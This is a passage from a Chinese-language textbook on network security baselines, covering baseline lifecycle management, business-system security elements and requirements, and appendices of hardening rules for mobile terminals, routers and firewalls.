现网中的主流网络设备及系统均能提供大量的安全策略或安全配置选项，但考虑到网络设备及系统的通用性、简易性需求，其默认的安全策略及参数配置一般不

是最优选项，需要网络设备及系统的维护、使用人员结合其所承载的业务、应用情况进行配置，只有这样才能保证网络设备及系统的基本安全。制订网络侧安全基线的基本目标是：针对现网中应用的主流网络设备、安全设备、操作系统、数据库及重要网络单元的应用系统、中间件，明确为保证其基本安全运行而需要遵从的基本安全配置要求及参数阈值。

2. 安全解决方案

网络侧安全基线的解决方案首先要明确安全基线的分类，具体如下。

（1）安全漏洞基线

安全漏洞问题一般是指网络单元的硬件、软件、协议的具体实现或系统安全策略上存在的缺陷，攻击者通过对其的利用，可以在不需要得到授权的情况下秘密探测、非法利用或恶意破坏网络单元。安全漏洞按照发生漏洞的对象可分为操作系统漏洞、数据库漏洞、应用系统漏洞等。安全漏洞反映了网络单元自身的安全脆弱性。安全漏洞基线与网络单元所承载的业务及应用的关联度较小。

（2）安全配置基线

安全配置问题一般是由网络单元的账号口令、授权、日志等方面的人为操作的疏忽造成的。安全配置按照配置的对象可以分为网络设备配置、安全设备配置、操作系统配置、应用系统配置。安全配置问题反映了网络单元受人为因素影响造成的脆弱性。安全配置基线与网络单元所承载的业务及应用的关联度较大。

（3）系统状态基线

系统状态一般包括网络单元的端口状态、进程状态、账号状态、资源使用状态及重要文件状态等。通过对上述状态参数进行实时监控并与阈值进行对比，可以掌握网络单元的安全运行趋势。系统状态基线与网络单元所承载的业务及应用的关联度较大。

网络侧安全基线的解决方案框架如图 7.6 所示。

3. 安全基线要求与安全基线框架

安全基线规范应该应用在网络的整个生命周期中，其中包括上线前运行设备的安全基线配置实施，运行维护中的安全基线配置实施，通过检查与审计发现问题后的安全基线配置与实施。安全基线的全生命周期中，各阶段需要明确到人，落实责任。网络侧安全基线的具体要求请参见附录 B：网络侧安全基线要求。




图 7.6　解决方案框架

（1）规划管理与支撑审核

某一版本的网络侧安全基线是基于当时的技术水平和管理水平制订的。当网络单元升级时，网络侧安全基线可能会随之相应调整。因此，网络侧安全基线应定期调整与修订，以满足网络安全运行的需要。

以网络侧安全基线为基础，结合各专业网络设备、系统的实际需求，应将安全基线中关于安全漏洞、安全配置、系统状态的要求具体化，制订出本专业的网络安全维护作业计划，明确各作业计划项目的执行方法、执行周期，将网络侧安全基线纳入运行维护规程，实现安全工作的常态化和安全基线的落地。

人员的安全技能、安全意识是网络侧安全基线能否真正落地、发挥防护作用的重要一环。这里提到的人员并不是指单纯的网络安全管理人员，而是真正将网络安全工作落到实处的各专业维护人员。例如，对于弱口令问题，在网络安全基线出台前，相关的专业管理、维护制度中就有相应的规定，但每次检查中都会发现这类问题的存在，这说明部分维护人员的安全意识薄弱、安全技术水平较低，对类似弱口令等问题可能导致的网络安全事件认识不足。因此，必须从提升全体维护人员的安全技术水平、安全意识入手，加强对全体维护人员的安全培训与考试，推动网络侧安全基线的落实。

（2）运行维护保障

安全运维人员负责安全基线体系的落实与执行，应将网络侧安全基线定期检查纳入各级网管维护部门的维护作业计划中。网络侧安全基线只是对网络单元的最基本、最通用的安全要求。对于每个专业来讲，应将安全基线与本专业的特点及安全要求相结合，只有这样才能形成适合本专业需求的安全要求。

网络安全维护作业计划不同于传统的维护作业计划，很多项目并不是通过网管系统或维护操作终端实现的，而是要利用专门的安全设施或安全测试工具才能实现。因此，落实网络侧安全基线的另外一项重要基础是根据工作需要为各网络单元建设防火墙、IPS/IDS 等必要的安全设施，为各级网管维护部门配置入侵检测、漏洞扫描等必要的安全检测工具，实现网络侧安全基线检查的工具化、自动化，避免网络安全维护作业计划流于形式。

（3）监督审计与调整修订

负责检查和审核安全基线的落实，并将审核结果汇报给支撑审核机构。管理部门应通过制定合理的指标、确定适当的检查方法，如远程检查或本地检查，最大限度地发挥各级维护部门的主观能动性，推动网络侧安全基线的落实。

某一版本的网络侧安全基线是基于当时的技术水平和管理水平制定的，因此，当网络单元升级时，网络侧安全基线可能会随之相应调整。从宏观层面讲，当技术发展、管理创新时，网络侧安全基线必然会随之不断地进行调整与修订，以满足网络安全运行的需要。

（4）技术要求

为提升通信网络的安全运行能力，必须结合实际情况制定网络侧安全基线。为真正发挥安全基线的作用，最关键的环节是将安全基线的规定转化为运维人员日常执行的维护作业计划。此外，实现基线检查的工具化和自动化、提高人员安全技能和安全素质、加强检查与考核等工作也是推动安全基线真正落地并发挥其应有作用的重要措施。

7.4 业务系统侧安全基线

业务系统种类众多，为用户提供各种不同的业务应用，以满足用户多样化的需求。目前主要的业务系统有域名服务系统、互联网接入服务系统、即时通信系统、门户综合网站系统、搜索系统、网络交易系统、信息社区服务系统及邮件系统等。

业务系统在人们的工作生活中发挥着重要作用，因此对其安全性的研究显得格外重要，本节将以业务系统为对象，在识别业务系统的安全要素的基础上，根据系

统的安全需求，构造安全基线要求。虽然各类业务系统提供的业务不同，但各系统的安全基线所涉及的内容大致相同，因此下文将以介绍业务系统的通用安全基线为主。

7.4.1　业务系统侧安全要素识别

安全要素由 3 部分构成：资产、威胁及脆弱性，因此对业务系统侧安全要素的识别也分为 3 部分，包括资产识别、威胁识别和脆弱性识别。

1. 资产识别

业务系统的资产包括但不限于设备及链路、软件、数据和信息、文档和资料、人员、环境和设施等。相关代表性资产如下所示。

（1）设备及链路

业务应用涉及操作维护终端、服务器和数据库，相关辅助设备（如安全过滤、入侵检测和防护设备），系统内部网络设备（如系统内部组网路由器、交换机等设备）及系统内部链路等。

（2）软件

相关业务或应用软件、数据库软件、业务控制和运维管理软件等。

（3）数据和信息

保证业务正常提供的数据和信息（如业务数据、系统配置数据、管理员操作维护记录、用户信息等）。

（4）文档和资料

纸质及保存在存储介质中的各种文件资料（如设计文档、技术要求、管理规定、工作计划、技术报告、用户手册等）。

（5）人员

管理、维护、开发、数据备份人员等。

（6）环境和设施

环境和设施：业务系统和设备所处的物理环境，机房、电力、防火、防水、防静电及温湿度控制等相关设施。

2. 威胁识别

业务系统的威胁根据来源可分为技术威胁、环境威胁和人为威胁三类。其中，环境威胁包括自然界不可抗的威胁和其他物理威胁；而人为威胁根据威胁的动机，又可分为恶意和非恶意两种。业务系统具有的普遍性安全威胁如下所示。

（1）技术威胁

技术威胁包括：相关主机和服务器及系统网络设备使用时间过长或质量问题等导致硬件故障；系统链路发生故障；相关设备的操作系统软件、应用软件运行故障；相关设备数据丢失或系统运行中断；存储介质老化或质量问题等导致不可用。

（2）环境威胁

同网络侧环境威胁。

（3）人为威胁

同网络侧人为威胁。

3. 脆弱性识别

业务系统的脆弱性识别，其对象应以资产为核心，脆弱性则可以分别从技术脆弱性和管理脆弱性 2 方面考虑。其中，业务系统的技术脆弱性又可以根据对象的不同分为业务及应用、设备及物理环境 3 个方面。

业务系统的主要脆弱性如下。

（1）技术脆弱性

涉及业务及应用方面的技术脆弱性主要有：服务器未进行合理备份，重要数据未及时进行备份；业务存在漏洞，服务器的应用代码存在漏洞、后门；服务器存在过多不必要的开放端口；服务器配置不合理，访问控制策略设置不合理；服务器的日志功能没有启用或不够详细；系统规划、设备部署、链路部署、资源配置、业务保护和恢复能力、安全技术措施和策略等方面存在缺陷。

涉及设备方面的技术脆弱性主要有：设备存在硬件隐患或质量问题；设备的操作系统存在安全隐患；口令设置不合理、复杂度不够，或没有经常更新；设备重要部件未进行合理备份；相关设备超过使用年限或核心部件老化；相关设备发生故障后未及时告警。

与物理环境相关的技术脆弱性主要有：机房场地选择不合理；防火、供配电、防静电、接地与防雷、电磁防护、温湿度控制不符合规范；通信线路、服务器、主

机等设备的保护不符合规范。

（2）管理脆弱性

安全管理机构方面：岗位设置不合理（如人员配置过少、职责不清）、授权和审批程序简化、沟通和合作未执行、审核和检查未执行等。

安全管理制度方面：管理制度不完善、制度评审和修订不及时等。

人员安全管理方面：人员录用不符合程序、人员离岗未办理安全手续、人员未进行安全培训、对第三方人员未进行限制访问等。

建设管理方面：安全方案不完善、软件开发不符合程序、工程实施未进行安全验收或验收不严格等。

运维管理方面：物理环境管理措施简单、存储介质使用不受限、设备没有定期维护、厂家支持力度不够、关键性能指标没有定期监控、无恶意代码防范措施、无数据备份和恢复策略、访问控制不严格、操作管理不规范、应急保障措施不到位，灾难恢复预案不完善等。

7.4.2　业务系统侧安全基线构造

1. 安全基线目标

安全基线是系统最基本需要满足的安全要求，而为了能够确定业务系统的安全基线要求，需要结合已识别的业务系统的安全要素，并进一步确定业务系统的安全防护内容范围，针对不同的安全级别，构造出业务系统的安全基线要求。

（1）安全防护内容

业务系统侧安全包括向用户提供的相关业务及应用在实现技术、逻辑、管理和控制等方面的安全，主要包括业务逻辑安全、信息数据安全和 Web 安全等。业务系统中基础软、硬件资源的安全性防护、攻击防御及配套客户端软件安全等方面，可参见用户侧安全基线和网络侧安全基线的相关部分。

（2）安全级别

除了业务系统安全防护的主要内容外，在制定安全基线时，还需要确定业务系统所需要的安全级别。依照工业和信息化部发布的一系列有关增值电信业务系统安全防护定级和评测实施规范，业务系统的等级由 3 个相互独立的定级要素所决定：社会影响力、规模和服务范围及所提供服务的重要性。规范规定的业务系统等级有 5 级，每一级别都对应不同的安全防护要求，高一级别的业务系统所需要达到的安全要求除涵盖上一级别的所有安全要求外，还可能包含更高的安全要求。

2. 安全解决方案

针对安全基线的目标中的安全防护内容，业务系统侧安全基线的解决方案要求综合使用恰当的安全技术，并制定完善的安全机制，涵盖业务逻辑安全、信息数据安全和 Web 安全等多个方面。其中业务逻辑安全方面主要包括身份鉴别、安全控制、资源控制和安全审计等内容；信息数据安全则包括数据访问控制、数据存储安全、数据传输安全、容灾备份恢复和数据隐私保护等；而 Web 安全是通过 Web 方式提供服务的业务系统所需要着重考虑的内容。解决方案的具体内容如下。

（1）业务逻辑安全

为了保证业务逻辑的安全，必须能够对用户身份进行识别，能够对用户和资源进行有效管控，同时还必须能够记录分析业务系统的各类信息。因此，业务系统必须具备以下安全机制。

1）身份鉴别

身份鉴别用于实现对用户身份的识别，以达到根据用户身份提供相应服务的目的，通常是业务系统必不可少的安全要求之一。

2）访问控制

业务系统通常需要制定合理的访问控制机制，以便能够在识别用户身份后，根据设定的安全策略，管控用户在业务系统中的行为。

3）资源控制

为了能够使资源得到有效合理的利用，业务系统需要使用资源控制机制，对资源进行管理，以保证有足够的资源处理合理的请求，防止资源浪费或滥用等现象。

4）安全审计

为具备查明系统异常、发现攻击等的能力，业务系统应记录业务系统的关键操作、重要行为、业务资源使用情况等重要事件。

（2）信息数据安全

数据已经成为目前业务系统的核心，因此必须保证数据的安全性，即在数据的机密性、完整性和隐私性等多个方面，保证业务系统中的数据不会被泄露或遭到破坏。具体的信息数据安全方案包括以下内容。

1）数据访问控制

为了防止人为数据泄露或破坏事件的发生，应采取必要的访问控制措施，对数据信息的访问人员进行管理，合理设定用户信息操作权限，保证数据的安全性。

2）数据存储安全

业务系统在进行数据存储时，应采取必要的安全保障措施，使用户数据信息的存储能够安全可靠，防止信息在存储过程中被破坏或泄露。

3）数据传输安全

当业务系统中有数据需要传输时，特别是针对重要数据，有必要制定合理的传输安全方案，保证数据在传输过程中的安全性，防止被窃听或篡改。

4）数据隐私保护

当业务系统进行隐私数据的处理时，必须在信息的获取、传输、存储和备份恢复等环节保证数据的隐私性，防止出现信息泄露等情况。

5）数据备份恢复机制

业务系统中应建立对关键数据和重要信息的备份和恢复机制，当信息被破坏后，能够将其恢复为正常数据，进一步保证数据的安全性，避免数据被破坏后产生灾难性后果。

（3）Web 安全

当业务系统通过 Web 方式提供服务时，还需要提供 Web 安全防护。由于 Web 安全涉及的范围较广，因此在设计 Web 安全方案时需要系统考虑各方面的因素，综合利用各类安全技术，保证业务系统的 Web 安全。Web 安全方案的主要内容包括输入数据的验证、用户身份的认证、用户访问行为的控制、会话连接的管理、数据安全存储、数据的安全传输和日志记录安全等。

3. 安全基线要求与安全基线框架

虽然各业务系统提供的业务应用并不相同，具体的安全要求及实现方式也有差异，但主要的安全要求仍然一致，主要包括业务逻辑安全和信息数据安全等。通过 Web 方式提供服务的业务系统，还需要提供 Web 安全防护。基础软、硬件资源的安全性防护和对外接口安全也是业务系统侧安全基线的重要组成部分，参见网络侧安全基线的相关部分。此外，业务提供的稳定性和健壮性也属于业务及应用安全的保障范围。

根据前面的分析，业务系统侧安全基线框架如图 7.7 所示。由图可知，安全基线要求主要包括 3 部分的内容，其中基础软/硬件资源安全是业务系统安全的基础，业务逻辑安全贯穿整个业务系统，而信息数据安全是业务系统安全的核心之一，Web 安全则属于服务提供的安全性，涉及业务逻辑安全、信息数据安全等多个方面。

图 7.7　业务系统侧安全基线框架

业务系统侧安全基线所包含的业务逻辑安全基线、信息数据安全基线和 Web 安全基线 3 部分的基线要求的主要内容如下，具体要求请参见附录 C：业务系统侧安全基线要求。

（1）业务逻辑安全基线要求

业务逻辑安全基线可分为身份鉴别、访问控制、资源控制和安全审计 4 部分，这 4 部分相互配合，不可或缺。

1）身份鉴别

业务系统通常需要实现对用户身份的识别，并根据用户身份提供相应的服务，此时，身份鉴别是业务系统必不可少的安全要求之一，在业务系统中通常以用户登录方式实现。身份鉴别的要求主要有：应提供并启用业务用户身份标识唯一检查功能，保证系统中不存在重复用户身份标识；应提供并启用用户鉴别信息复杂度检查功能，防止身份被冒用；应采用加密方式存储业务用户的账号和口令信息；应使用专门的登录控制模块对登录用户进行身份标识和鉴别等；应启用用户登录失败处理功能，如自动退出等措施。

2）访问控制

访问控制是指在实现用户身份鉴别的基础上，根据设定的安全策略，对用户访问业务系统的行为进行控制。访问控制的主要要求有：应严格限制各用户的访问权限，按安全策略要求控制用户对业务、信息数据及资源等的访问；应严格设置登录策略，按安全策略要求具备防范账户暴力破解攻击等措施的能力等。

3）资源控制

当业务系统为每个用户提供服务时，需要保证资源的有效合理利用，因此需要实现如下功能：当会话中的一方在规定时间内未响应时，另一方应能够自动结束会话；应能够对多重并发会话进行限制；应保证为用户提供的资源不被超出限额使用。

4）安全审计

安全审计功能是安全防护的重要组成部分，对查明系统异常、发现攻击等起关键作用。对业务系统安全审计的要求为：审计范围应覆盖到每个用户的关键操作、重要行为、业务资源使用情况等重要事件；应保护审计记录，保证其无法被删除、修改或覆盖等；业务相关审计记录应包括事件日期、时间、发起者信息、类型、描述和结果等；应提供对审计记录数据进行统计、查询、分析及生成审计报表的功能。

（2）信息数据安全基线

随着信息技术的发展，数据已经成为业务系统的核心，对数据的安全性要求也随之提高，应保护业务相关信息的安全，避免相关数据被篡改和破坏。信息数据安全基线要求包含数据访问控制、数据存储、数据传输、数据隐私保护和数据备份恢复等多部分的内容。此外，应对信息安全防护工作进行定期检查或抽查，当发现有

违规行为时，可以依据相关协议等追究其责任。信息数据安全基线的具体要求如下。

1）数据访问控制

数据访问控制主要包括：应采取措施加强对接触到用户数据信息人员的管理，严格控制接触用户信息的人员范围，合理设定用户信息操作权限，防止出现人为信息泄露事件。

2）数据存储

数据存储涉及的内容有：业务系统应采取充分的安全保障措施保障用户数据信息的存储安全，并保障存储系统的安全，防止在存储过程中泄露数据；应妥善保存存储有用户信息数据的纸质资料、电子介质等。

3）数据传输

对数据传输安全部分的要求是：当业务系统进行数据传输时，应制定合理的传输安全方案，保证数据在传输过程中的安全性，防止其被窃听或篡改。

4）数据隐私保护

数据隐私保护的要求主要有：在获得用户数据信息时，应征得用户同意；在传输用户数据信息时，应采取传输加密等措施保障相应数据的传输安全，防止在传输过程中泄露；应当明确告知用户收集和处理用户个人信息的方式、内容和用途及信息泄露风险，并向用户说明本系统要采取的信息保护措施，不得将用户提交的资料和信息泄露给他人；发生用户信息泄露。应依据与用户签订的合同协议对用户进行赔偿。

5）数据备份恢复

在数据备份恢复部分：应建立对业务及应用关键数据和重要信息进行备份和恢复的管理和控制机制；关键数据（如业务数据、应用配置数据、管理员操作维护记录、用户信息等）应有必要的容灾备份等。

（3）Web 安全基线

当业务系统通过 Web 方式提供服务时，还需要提供 Web 安全防护。Web 安全基线的主要内容有：应对所有来源的输入进行验证，默认所有输入都可能包含恶意信息；应严格限制各用户的访问权限，按安全策略要求控制用户对业务、数据、网络资源等的访问；应确保会话的安全创建、数据的传输安全和存储、安全终止，并设置必要的会话管控防护机制，防止会话资源滥用和各类针对会话的攻击；应保证 Web 数据通信的安全性和数据存储的安全性，如数据隔离、禁止本地存储敏感数据和正确配置 SSL 等；应具备 Web 安全审计的各项能力等。

附录A 用户侧安全基线要求

本章要点

- ✓ 芯片安全基线配置
- ✓ 操作系统安全基线配置
- ✓ 外围接口安全基线配置
- ✓ 应用软件安全基线配置
- ✓ 用户数据保护安全基线配置

A.1 芯片安全基线配置

依据《中华人民共和国通信行业标准 YD/T1886（智能终端芯片安全技术要求和测试方法）标准，智能终端芯片安全基线配置分为如下 5 级。

① 芯片调试级安全（CL1）：在芯片的 JTAG 指令端口和 AT 指令端口增加基于密码保护的访问控制开关。

② 芯片访问级安全（CL2）：在芯片内部的敏感信息存储区增加基于密码保护的访问控制开关。

③ 芯片存储级安全（CL3）：对系统软件进行哈希校验，并在芯片内部的敏感信息存储区存储该哈希校验值。

④ 芯片联合级安全（CL4）：对系统软件进行签名，签名密钥由唯一识别码、根密钥、IMEI 号等关键参数生成，并在芯片内部的敏感信息存储区存储软件的签名信息。

⑤ 芯片加密级安全（CL5）：在芯片内置硬件加密模块，会话密钥由唯一识别码、根密钥、IMEI 号等关键参数生成。

A.2 操作系统安全基线配置

（1）API 调用安全配置

① 操作系统应可以监控第三方应用软件所需要调用的 API 信息，并控制 API 调用时的权限，可分为“允许”、“给与提示”、“禁止”。

② 选择调用 API 时给予提示，应用软件调用操作系统 API 时操作系统需要给用户提示，并且只有当用户确认后才可以执行。提示可以是图标、文字或其他明显的提示方式，用户有可选择的权利，既能够确认，也能够取消。

③ 确认方式有以下 3 种：

- 应用软件每一次调用行为发生时进行确认；
- 应用软件首次调用行为发生时确认，本确认在一定时间内有效，确认应针对每一个调用行为单独确认；
- 应用软件首次安装或调用行为发生时确认，本确认对该软件长期有效，确认应针对每一个调用行为单独确认。

（2）操作系统更新

① 随着时间的推移，技术的不断进步，移动智能终端的操作系统本身也会不断

加强自身系统的安全系数。因此，用户应培养良好的更新操作系统的习惯，定期升级自身的移动智能系统。

② Android 系统由于其开放性，使得开发者可以任意开发，目前很多公司都推出了基于原生 Android 系统的衍生操作系统。很多成熟的公司都将安全配置及安全防护的功能直接添加到了这些衍生操作系统中，或者与一些防护软件开发商深度合作，将其预置到系统中。用户如果将这些经过了加固的操作系统刷到智能终端中去，无疑也会大大提高智能终端的安全性。

A.3　外围接口安全基线配置

无线外围接口连接认证

① 以蓝牙数据连接为例，在连接前，将设备分为可信任设备（有固定连接对象并可以和所有服务进行连接）和非可信设备（临时连接对象，或有固定连接对象但是非可信，即服务是受限的）。

② 一个信赖关系的建立是在设备建立连接期间。如果确实存在一个认证响应并且信任标志已经建立，则这个设备就被证实是可信任的，否则设备在安全控制器内部的数据库中被标识为非信任的。

③ 当一个非信任的设备被授权使用一个服务时，它在此进程期间也可以加入可信任装置列表。

④ 对提供蓝牙的服务分为以下 3 个安全级别。

- 鉴权：要求连接链路必须是可信任装置，或者是通过鉴权过程后的非信任装置。鉴权过程实际上包含了认证过程。
- 认证：在申请连接之前，通过口令-应答的方式，确定远程设备的身份。
- 加密：若需要加密数据，则链路上的数据在服务之前要进行加密。

A.4　应用软件安全基线配置

（1）应用软件认证和签名配置

① 应用软件认证的作用是确认应用开发者的身份。有了认证的基础，用户就可以根据应用的来源决定是否信任该应用。应用软件认证通常以数字签名的形式实现。

② 应用软件认证和签名的具体配置主要取决于操作系统的类型。以常见的 Android 系统为例，它虽然要求应用必须具备数字签名，但是签名的作用只是用于区分不同的开发者，并且在同一个开发者的不同应用间建立了信任关系。Android 系统对用于签名的证书没有严格的要求，应用开发者甚至可以自行生成一个自签名证书

并使用该证书对应用进行签名，这在 Android 系统下是完全允许的。因此，Android 系统实际上并不具备应用软件的认证功能。

③ iOS 的情况恰好相反。为了给 iOS 开发应用，开发者首先要在 iOS 开发中心注册，在这个过程中会要求开发者提供详细的个人身份信息。完成注册后，Apple 会为开发者生成一份开发者证书，证书的内容是和注册信息绑定的。开发者完成应用开发后，必须使用该证书对应用进行签名，然后才能将应用上传至 AppStore。从这里可以看出，iOS 提供了较为完善的应用认证机制。

（2）安装第三方安全防护软件

智能终端的安全软件也分为两种：杀毒软件、安全配置管理软件。

① 杀毒软件主要是通过特征代码法采集已知的病毒样本，建立病毒库，当用户打开被测文件后，该软件会检查文件中是否含有病毒数据库的病毒特征代码，如果发现病毒代码则认定其为病毒，选择查杀。

② 使用智能终端杀毒防毒软件可以有效防止恶意代码的攻击，尤其是对智能终端的硬件，以及操作系统的完整性都有很好的保护。

③ 安全配置管理软件类似于实验室防护方法中的加固方法。

目前市面上也有很多成熟的第三方软件。这类软件安装在移动智能终端上，可以实时监控操作系统内安装的各类第三方软件，并检测每一个软件所需要的权限，当第三方软件运行调用系统敏感 API 时，管理软件可以在操作系统的主界面上弹出提示，并需要用户确认。安装此类软件可以很好地防止恶意吸费、用户信息泄露等恶意行为。

总体来说，安装软件等方式只是辅助用户对移动智能进行管理，用户本身还应该养成良好的使用习惯，如从官方应用商店下载软件，定时检查移动智能流量、话费信息等，只有从自身角度加强监管，再配以软件辅助，才能达到真正的安全使用。

A.5 用户数据保护安全基线配置

（1）安装保护软件

在目前的移动智能终端的操作系统中，很少能提供用户数据加密的功能。但是市面上有很多成熟的数据加密软件，因此用户可以根据自己的需要安装终端加密软件，加密存储自己的敏感文件。同时，远程控制和远程跟踪也可以通过软件实现，很多安全软件都配置了防盗功能，可以有效防止用户信息的丢失。

（2）操作系统升级

IOS 系统内部已经开发了防盗、远程删除等涉及用户数据安全基线要求的功能。Android 系统由于自身特性，很多衍生系统也具备这些功能，用户可以根据自己的终端设备的特点升级操作系统，来完成用户数据保护。

附录B 网络侧安全基线要求

本章要点

- ✓ 网络安全
- ✓ 网络侧数据设备安全基线要求
- ✓ 网络侧安全防护设备安全配置基线

B.1 网 络 安 全

1. 结构安全

① 应绘制与当前运行情况相符的系统拓扑结构图。

② 应在满足高峰期流量需求的基础上，合理设计带宽。

③ 应按照统一的管理和控制原则划分不同的子网或网段，设备应依照功能划分及其重要性等因素分区部署。

④ 不考虑主动宕机维护的情况，系统年宕机时间不超过 8.76 小时，可靠性应达到 99.9%以上。

2. 入侵防范

① 应在系统边界处监视以下攻击行为：端口扫描、强力攻击、木马后门攻击、DoS/DDoS 攻击、缓冲区溢出攻击、IP 碎片攻击和网络蠕虫攻击等。

② 应在系统边界处部署防火墙等安全防御设备或技术措施，有效抵御和防范各种攻击。

3. 安全审计

① 应对系统中的重要设备运行状况、网络流量监测信息、系统管理及维护等进行日志记录，并且保留一定期限（至少 180 天）。

② 审计记录应包括事件的日期和时间、用户、事件类型、事件是否成功及其他与审计相关的信息。

③ 应提供对审计记录数据进行统计、查询、分析及生成审计报表的功能。

B.2 网络侧数据设备安全基线要求

路由交换设备安全配置基线

（1）账号管理、认证授权安全要求

① 应按照用户分配账号；避免不同用户间共享账号；避免用户账号和设备间通信使用的账号共享。

② 应删除与设备运行、维护等工作无关的账号。

③ 限制具备管理员权限的用户远程登录。远程执行管理员权限操作时，应先以

普通权限用户远程登录后，再通过 enable 命令进入相应级别后执行相应操作。

④ 静态口令必须使用不可逆加密算法加密，以密文形式存放。例如，使用 enable secret 配置 Enable 密码，不使用 enable password 配置 Enable 密码。

⑤ 设备通过相关参数配置，与认证系统联动，满足账号、口令和授权的强制要求。

⑥ 对于采用静态口令认证技术的设备，口令长度至少为 8 位，并包括数字、小写字母、大写字母和特殊符号 4 类中的至少 2 类。

⑦ 在设备权限配置能力内，根据用户的业务需要，配置其所需的最小权限。

⑧ 对于使用 IP 协议进行远程维护的设备，应配置使用 SSH 等加密协议。

（2）日志安全要求

① 与记账服务器（如 RADIUS 服务器或 TACACS 服务器）配合，设备应配置日志功能，对用户登录进行记录，记录内容包括用户登录使用的账号、登录是否成功、登录时间，以及远程登录时用户使用的 IP 地址。

② 与记账服务器（如 TACACS 服务器）配合，设备应配置日志功能，记录用户对设备的操作，如账号的创建、删除和权限修改，口令的修改，设备配置读取和修改，业务用户的话费数据、身份数据、涉及通信隐私的数据的读取和修改。记录需要包含用户账号、操作时间、操作内容及操作结果。

③ 开启 NTP 服务，保证日志功能记录时间的准确性。

④ 设备应支持远程日志功能。所有设备日志均能通过远程日志功能传输到日志服务器上。设备应支持至少一种通用的远程标准日志接口，如 SYSLOG、FTP 等。

（3）IP 协议安全要求

① 配置路由器，防止地址欺骗。

② 路由器以 UDP/TCP 协议对外提供服务，供外部主机进行访问，该路由器如作为 NTP 服务器、TELNET 服务器、TFTP 服务器、FTP 服务器、SSH 服务器等，应配置路由器，只允许特定主机访问。

③ 过滤已知攻击，在网络边界设置安全访问控制，过滤已知安全攻击数据包，如 udp 1434 端口（防止 SQL slammer 蠕虫）、tcp445 端口，5800 端口，5900 端口（防止 Della 蠕虫）。

④ 对于具备 TCP/UDP 协议功能的设备，应根据业务需要，配置基于源 IP 地址、通信协议 TCP 或 UDP、目的 IP 地址、源端口、目的端口的流量过滤，过滤所有和业务不相关的流量。

⑤ 禁用 IP 源路由功能，除非特别需要。

⑥ 禁用 PROXY ARP 功能，除非路由器端口工作在桥接模式。

⑦ 禁用直播（IP DIRECTED BROADCAST）功能。

⑧ 在非可信网段内禁用 IP 重定向功能。

⑨ 在非可信网段内禁用 IP 掩码响应功能。

⑩ 启用协议的认证加密功能。设备与 RADIUS 服务器、TACACS 服务器、NTP 服务器、SNMP V3 主机等支持认证加密功能的主机进行通信时，尽可能启用协议的认证加密功能，保证通信安全。

⑪ 启用动态 IGP（RIPV2、OSPF、ISIS 等）或 EGP（BGP）协议时，启用路由协议认证功能，如 MD5 加密，确保与可信方进行路由协议交互。

⑫ 采用 BGP 协议作为 EGP 协议时，使用 Route flap damping 功能防止路由风暴。

⑬ 在网络边界运行 IGP 或 EGP 动态路由协议时，配置路由更新策略，只接受合法的路由更新，防止非法路由注入。只发布所需的路由更新，防止路由信息泄露。

⑭ 修改 SNMP 的 Community 默认通行字，通行字符串应符合口令强度要求。

⑮ 只与特定主机进行 SNMP 协议交互。

⑯ 未使用 SNMP 的 WRITE 功能时，禁用 SNMP 的写（WRITE）功能。

⑰ 启用 LDP 标签分发协议时，打开 LDP 协议认证功能，如 MD5 加密，确保与可信方进行 LDP 协议交互。

（4）其他安全要求

① 关闭未使用的接口，如路由器的 AUX 口。

② 要修改路由默认器的默认 BANNER，BANNER 中最好不要有系统平台或地址等有碍安全的信息。

③ 配置定时账户自动登出，如 TELNET、SSH、HTTP 等管理连接和 CONSOL 口登录连接等。

④ 配置 CONSOL 口密码保护功能。

⑤ 关闭不必要的网络服务或功能。

B.3 网络侧安全防护设备安全基线配置

防火墙安全配置基线

（1）账号管理、认证授权安全要求

① 设备通过本地 Console 登录时需要口令。

② 用户从用户执行状态进入超级用户状态时，需要输入口令。

③ 口令长度应不少于 8 位，并包括数字、小写字母、大写字母和特殊符号 4 类中的至少 3 类。不使用默认口令（cisco）作为口令。

④ 设备应该使用 AAA 的认证方式。

（2）应用和服务管理安全要求

① 设备应该禁用 Telent 方式访问系统。

② SSH 超时的默认设置为 10 分钟，可以根据需求调整超时时间。

③ 对 SSH 访问进行严格的源地址控制，保证只有授权的地址才可以通过 SSH 方式访问设备。

④ 如果用户不采用 SNMP 方式管理防火墙，则应关闭 SNMP 服务。

⑤ 在开启了 SNMP 服务的前提下，检查 SNMP 服务的 Community 字符串设置情况，应取消使用默认的 public 和 private，改为设置复杂一些的字符串。

⑥ 在开启了 SNMP 服务的前提下，检查 SNMP 服务的访问控制设置情况，确定只有有权限的主机才能通过 SNMP 访问到防火墙。

⑦ 如果用户不采用 HTTP 方式管理防火墙，HTTP 服务应关闭。

⑧ DHCP 服务应关闭。

⑨ 应设置 PDM 访问控制。

